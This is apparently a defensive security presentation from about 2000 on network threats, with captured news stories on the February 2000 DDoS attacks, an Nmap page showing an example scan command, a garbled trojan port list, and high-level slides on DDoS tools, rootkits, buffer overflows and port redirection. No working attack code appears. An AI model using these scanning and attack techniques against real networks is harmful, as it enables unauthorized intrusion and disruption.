

Stop that Big “Hack Attack” Protecting Your Network from Hackers

Session98



**Laura Jeanne Knapp
IBM Technical Evangelist
1-919-224-2205
Laura@lauraknapp.com
www.lauraknapp.com**

Agenda

Components of security threats

A typical security network design

Designing under siege

Design optimization

A robust security design



Distributed Denial of Service (DDoS)

CNN.com @ B2B SOLUTIONS Click now to learn more and get a free copy of Digital Capital. >>
Click Here

sci-tech > computing > story page

INSURGENCY on the internet

[Main Page](#) | [Bracing for Cyberwar](#) | [Hacking Primer](#) | [Scenes from the 'Hacker Underground'](#) | [Hacking: Two Viewpoints](#) | [Timeline](#) | [Gallery](#) | [News Archive](#) | [Discussion](#) | [Related Sites](#)

From...
COMPUTERWORLD
AN IDG.net SITE

The denial-of-service aftermath

February 14, 2000
Web posted at: 9:23 a.m. EST (1423 GMT)

by Ann Harrison

(IDG) -- Attorney General Janet Reno announced earlier this week that the FBI has launched an investigation into the source of the denial-of-service attacks. Reno said the U.S. Department of Justice still doesn't know who instigated the attacks, where they originated, how many computers were involved or the motives of the perpetrators.

But they were effective. "We experienced 1 GB/sec., and we can handle 100M bit/sec. on a typical strong day operating at 30% capacity. During the attack, we had eight to 10 times regular capacity, and no one can sustain that," said Greg Hawkins, CEO of Buy.com Inc. in Aliso Viejo, Calif.

Headline News brief
news quiz
daily almanac

MULTIMEDIA:
video
video archive
audio
multimedia showcase
more services

E-MAIL:
Subscribe to one of our news e-mail lists.
Enter your address:

CNN.com technology > computing

CNN Sites

Editions | myCNN | Video | Audio | Headline News Brief | Free E-mail | Feedback

Denial of service hackers take on new targets

February 9, 2000
Web posted at: 6:44 p.m. EST (2344 GMT)

In this story:

RESOURCES

RELATED STORIES, SITES

By D. Ian Hopper
CNN Interactive Technology Editor

(CNN) -- The denial of service (DoS) attacks Tuesday on major e-commerce Web sites and CNN Interactive represent a common type of cyber-attack, but one that is normally used against Internet service providers rather than retail or news organizations.

While it is a little more complicated than meets the eye, a DoS attack can be avoided.

A DoS attack is commonly referred to as a "hack" because it is a malicious offensive against another computer system; but unlike most other hacks, it does not involve the attacker gaining access or entry into the target server. Instead, a DoS is a massive stream of information sent to a target with the intention of flooding it until it crashes or can no longer take legitimate traffic.

The information is frequently in the form of "pings," which are small packets of data sent by one computer to another with the intention of checking to see


MAINPAGE
WORLD
U.S.
WEATHER
BUSINESS
SPORTS
TECHNOLOGY
computing
personal technology
SPACE
HEALTH
ENTERTAINMENT
BOOKS
TRAVEL
FOOD
ARTS & STYLE
NATURE
IN-DEPTH
ANALYSIS
mvCNN

EDITIONS:
CNN.com Europe
change default edition

MULTIMEDIA:
video
video archive
audio
multimedia showcase
news quiz
more services

Yahoo, Amazon.com, CNN.com, Ebay, Etrade, and others were all part of the February 2000 distributed denial of service attack. Tools like Tribe Flood Network (TFN), Trin00, stacheldraht, and shaft

Smurf Attack



Used by TFN (Tribe Flood Network)


How DDoS Works

Scan for systems to hack

Install software to scan for, compromise, and infect agents

Agents get loaded with remote control attack software

Client issues commands to handlers which control agents in a mass attack




Stacheldraht Attack (German for Barbed Wire)

Once enough agents
are ready

Hacker sends
command
to handlers
initiating attack

Handlers notify
agents who then
flood the hacked
site preventing
legitimate users
access



Root Kits



Allows compromised machine to have custom versions of utilities and back doors

Hacker can operate without being detected

Most are UNIX based but NT are coming to the market

Scanning Tools

Address: <http://www.insecure.org/nmap/>

Last modified: Monday, 12-Nov-2001 11:10:03 PST

25 Happy 99 Are y o rts open? 8787
31 Agent 31113 Kazimas o ports 777 Aim Spy 8897 Hac
80 RingZero119 Happy 99 u p 808 WinHole 30029 A0
80 Back End170 A-trojan r 1243 SubSeven 40412 Th
100 ProMail 421 TCP Wrappers4590 TC Trojan 41666 Re

Nmap stealth port scanner

- [Intro](#)
- [Download](#)
- [OS Detect](#)

Security Tools

Good Reading

Security Lists

- [Nmap-hackers](#)
- [Nmap-dev](#)
- [Bugtraq](#)
- [Vuln-dev](#)
- [Sec. News](#)
- [More](#)

Exploit World

- [Microsoft](#)
- [Linux](#)
- [Solaris](#)
- [More](#)

News

Links

Advertising

About/Contact

Credits

Introduction	Documentation	Propaganda
Download	OS Detection	Portability
In The News	Related Projects	Thanks To

Introduction


Nmap ("Network Mapper") is an open source utility for network exploration or security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (ports) they are offering, what operating system (and OS version) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. Nmap runs on most types of computers, and both console and graphical versions are available. Nmap is free software, available with full source code under the terms of the GNU GPL.

Nmap is ...

- **Flexible:** Supports dozens of advanced techniques for mapping out networks filled with IP filters, firewalls, routers, and other obstacles. This includes many [port scanning](#) mechanisms (both TCP & UDP), [OS detection](#), pings sweeps, and more. See the [documentation page](#).
- **Powerful:** Nmap has been used to scan huge networks of literally hundreds of thousands of machines.
- **Portable:** Most operating systems are supported, including Linux, Open/Free/Net BSD, Solaris, IRIX, Mac OS X, HP-UX, Sun OS, and more. Windows support is in beta and we are not distributing binaries yet. See the [portability page](#).
- **Easy:** While Nmap offers a rich set of advanced features for power users, you can start out as simply as "nmap -O -sS targethost". Both traditional command line and graphical (GUI) versions are available to suit your preference. Binaries are available for those who

www.insecure.nmap

Application Layer Attacks




CGI-BIN
Takes advantage of insecure coding methods
New vulnerabilities constantly being discovered



[Http://www.networkmagazine.com/article/NMG20000511S0015](http://www.networkmagazine.com/article/NMG20000511S0015)

Buffer Overflow
Specialized code build to overflow the buffers
Insecure coding at the heart of these functions

Port Redirection Attack



Allows traffic entering a compromised machine (i.e SysA/TCP/25 SMTP) to be redirected to a different machine on a different port (SysB/TCP/23)

Hacker exploits trusted relationships

Root kit base install allows redirection process, files, and connections to be hidden

Agenda

Components of security threats

A typical security network design

